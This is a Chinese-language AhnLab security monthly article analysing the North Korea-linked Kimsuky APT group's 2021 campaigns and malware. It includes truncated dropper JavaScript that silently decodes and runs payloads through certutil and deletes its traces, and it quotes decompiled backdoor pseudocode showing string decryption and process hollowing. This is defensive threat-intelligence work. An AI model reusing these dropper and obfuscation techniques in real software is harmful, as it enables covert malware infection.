AhnLab

安全月刊

2022.03 Vol.112

2021 年 Kimsuky 组织

2021 年 Kimsuky 组织的活动分析

许多威胁分析专家认为，Kimsuky组织是一个背后有北朝鲜支持的威胁组织。该组织以窃取信息为目的，被称为高级持续性威胁（APT）组织，由俄罗斯安全公司卡巴斯基（Kaspersky）于2013年9月首次公开。并且一直活动到现在。

在本文中，我们将了解在2021年1月至12月期间确认的Kimsuky组织的主要活动。

直到2020年， Kimsuky组织主要在Hangul文件中插入和传播恶意代码， 但从2021年开始， 他们开始在MS Office文档中插入恶意代码。虽然现在仍在使用Hangul文件，但倾向于将其用作诱饵文档（普通文件）。

按月来看，从去年3月开始，以支付少量稿费为名，传播了大量利用金钱相关主题的恶意代码。

去年6月，在韩国国内能源和航空航天行业的黑客事件曝光后，有媒体报道称Kimsuky组织是幕后黑手。据了解，该事件是利用VPN漏洞渗透到了内部，但具体内容尚未得到证实。

同月，冒充特定群体和个人发起了短信诈骗攻击，并传播了伪装成韩国互联网与安全局（KISA）移动防病毒软件的APK（Android Application Package）文件。当安装和运行APK时，会从设备中收集敏感信息并泄露给C&C服务器，从而使攻击者可以远程控制用户的设备。

【图1】运行APK时的屏幕

此外，随着新冠状病毒在2021年继续传播，经常会发现使用相关主题的恶意代码。

尽管攻击策略已经从恶意Hangul文件转变为分发MS Office文档，但之前使用的恶意代码类型和策略也在继续使用。但是，他们开始使用新型的恶意代码，并且正在对加密方法和字符串也进行更改。此外，发起攻击时利用了相对较新的漏洞。

作为参考，从攻击频率来看，最常见的情况是以支付少量稿费为名，使用了与金钱相关的主题。据推测，这是因为其中的内容与金钱有关，容易欺骗受害者。与过去相比，该类攻击的目标并没有太大地偏离国防、外交和统一领域从事者的框架，并且还使用了相对较新的漏洞（CVE-2020-9715）进行了攻击。此外，他们还使用了其他组织使用的恶意代码来迷惑分析人员。

综上所述，Kimsuky组织在2021年积极地进行了各种类型的攻击，其频率也很高。并且，他们的活动预计在未来也将继续。

Kimsuky 组织使用的主要恶意代码

如上所述，Kimsuky组织主要重用以前使用过的恶意代码，但有时也会通过修改恶意代码或使用新的恶意代码进行攻击。下面让我们了解2021年使用的主要变种和新型恶意代码。

#1. AppleSeed（基于Java脚本）

AppleSeed是一个通过接收来自C&C服务器的命令以收集系统信息并执行恶意操作的后门（backdoor）。它主要通过可执行文件（EXE）进行传播，但也通过Java脚本进行传播。运行时，将作为诱饵的Hangul文件和恶意DLL文件进行BASE64解码后，将其丢弃并运行。

```
function b64decfile(b64filepath, outfilepath, removeSrc) {
try {
var var_shell = new ActiveXObject("WScript.Shell");
var str = "cmd.exe /c powershell \"certutil -decode \"" + b64filepa
//var_shell.popup(str,0,"t",48);
var_shell.Run(str, 0, true);

if (removeSrc) {
var_shell.Run("cm" + "d /" + "c d" + "el /" + "q /" + "f \"" + b64f
}
} catch (e) {
return false;
}
return true;
}
function main() {
try {
var var_b64data = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAA
////////////////////////////////////////////////////////////////
var var_b64bin = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA

var var_file_name = "0421.hwp";
var var_bin_name = "temp.db";
var var_b64_file_name = var_file_name + ".b64";
var var_b64_bin_name = var_bin_name + ".b64";

var var_fs = WScript.CreateObject("Scripting.FileSystemObject");
var var_shell = new ActiveXObject("WScript.Shell");

// set local folder
```


【图2】丢弃AppleSeed的Java脚本

作为参考，在2021年传播的恶意代码中，Appleseed的分发量最高。

#2 AppleSeed（Android APK）


也有Appleseed作为伪装成KISA的移动防病毒软件的APK文件传播的事例。当安装并运行该APK时，它会收集登录凭证和敏感信息，将其泄露给C&C服务器，并执行各种恶意操作。

【图3】Appleseed APK的部分代码

该APK中所使用的算法与在Windows AppleSeed中使用的算法完全相同。

#3.FlowerPower（基于PowerShell脚本的键盘记录器）

FlowerPower是一个基于PowerShell脚本的键盘记录器（Keylogger），它在收集系统信息后将其发送到C&C服务器以持续执行键盘记录。作为参考，键盘记录是指截取并记录用户通过键盘输入的内容。



【图4】2020 vs 2021样本对比

从对比可以发现，虽然功能保持不变，但使用不同字符串进行通信的新类型。据推测，并非所有样本都使用经过更改的字符串，而是将与之前相同的字符串的样本一起混合使用。

#4.PDF漏洞利用（CVE-2020-9715）

也有些案例，利用“Use-After-Free”漏洞的恶意PDF文档被分发，该漏洞可以访问已释放的内存并更改其值。运行PDF文档时，会运行其中包含的恶意Java脚本，并从外部下载并运行附加文件。

【图5】PDF中包含的恶意Java脚本

虽然分析时未能获得附加文件，但根据诱饵文件的内容，推测是针对参与统一相关业务的从事人员。除此之外，还发现了一个使用相同漏洞仅运行计算器的文档，该文档似乎是用于漏洞测试而创建。

#5.PebbleDash（Backdoor）

众所周知 ， 自2016年以来Lazarus组织就开始使用PebbleDash恶意代码。并且在2021年9月 ， 首次确认到Kimsuky组织也使用了该恶意代码。

```
v5 = sub_140001130("8QLnXjY0bgkb9GEb94eR9E"); // GetModuleFileNameW
if ( !(v5)(hInstance, v69, 1024i64) )
  return 0;
v6 = sub_140001130("nPgpDoispyzwbyj");        // CreateFileW
v7 = (v6)(v69, 0x80000000i64, 3i64, 0i64, 3, 128, 0i64);
if ( v7 == -1 )
  return 0;
v8 = sub_140001130("ZyG2eE2J9_W8Eb_Mu5");     // SetFilePointer
(v8)(v7, 4294966764i64, 0i64, 2i64);
v9 = sub_140001130("2AG8l3TqJ4x9");           // ReadFile
(v9)(v7, &v56, 532i64, v59, 0i64);
v10 = v56;
v11 = sub_140001130("SQVpUcbs3U5VOA");        // LocalAlloc
v12 = (v11)(64i64, v10);
if ( !v12 )
{
  v13 = sub_140001130("_F-4IgsWPdb9ngg");     // CloseHandle
  (v13)(v7);
  return 0;
}
```

【图6】加密字符串

【图7】解密算法

PebbleDash是一种执行信息收集和窃取命令的后门恶意代码。它的操作方式是所有字符串都通过使用内部包含的密钥表（KeyTable）进行演算来解密。

#6.BravePrince（变种1/2）

BravePrince主要收集系统信息并将其发送到远程服务器。此外，还发现了一个利用文件中包含的ID和密码将收集的信息和键盘记录数据通过韩国电子邮件服务器传输的变种（变种1）。

```
{
  int v2; // esi

  if ( !CreateMutex_4010E0() )
  {
    sub_10012B60();                                   // ADD Reg
    v2 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v2);
      v2 = rand() % 900 + 1800;
      sub_10013A30();                                 // Process Hollowing
    }
  }
  return 0;
}
```

2017

```
{
  int v1; // esi
  int v3; // [esp+0h] [ebp-Ch]
  int v4; // [esp+4h] [ebp-8h]

  if ( !CreateMutex_4010E0() )
  {
    sub_40AB50();
    Sleep(0x3E8u);
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    if ( !sub_40CBA0() )                              // Check Port(3389)
      sub_40C680();                                   // Connect C&C Server
    v1 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v1);
      v1 = rand() % 900 + 2700;
      sub_40B4A0(v3, v4);                             // Process Hollowing
    }
  }
  return 0;
}
```

2021

【图8】现有类型与新变种对比

BravePrince最初只通过邮件服务器向某些电子邮件发送信息。变种1中添加了一个例行程序，在发送到邮件服务器之前检查端口3389是否开启，如果关闭，则与C&C服务器进行通信以下载并运行其他文件。

【图9】加密方式对比

此外，在9月还发现了使用上述PebbleDash加密方法的BravePrince变种（变种2）。它与现有PebbleDash使用相同的键表值，只是算法略有改变。BravePrince有减法运算，而PebbleDash没有。

结语

不仅在韩国，在世界范围内受到关注的Kimsuky组织在过去一年中使用了各种手法和战略积极展开了攻击。这一趋势预计今年还将继续，并且可能会像去年一样使用类似的变种或新型恶意代码。用户应了解并防备本文总结的Kimsuky组织攻击中使用的主要攻击手法和文件名，以提前避免类似攻击造成的损害。

AhnLab

安全月刊

https:// cn.ahnlab.com

https://global.ahnlab.com

https://www.ahnlab.com

关于AhnLab

Ahnlab的尖端技术和服务不断满足当今世界日新月异的安全需求，
确保我们客户的业务连续性，并致力于为所有客户打造一个安全的计算环境。
我们提供全方位的安全阵容，包括经过证实的适用于桌面和服务器的世界级防病毒产品、
移动安全产品、网上交易安全产品、网络安全设备以及咨询服务。
AhnLab已经牢固地确立了其市场地位，其销售伙伴遍布全球许多国家和地区。

AhnLab

北京市朝阳区望京阜通东大街1号望京SOHO塔2 B座 220502室 | 上海市闵行区万源路2158号18幢泓毅大厦1201室
电话：+86 10 8260 0932（北京） / +86 21 6095 6780（上海） | cn.sales@ahnlab.com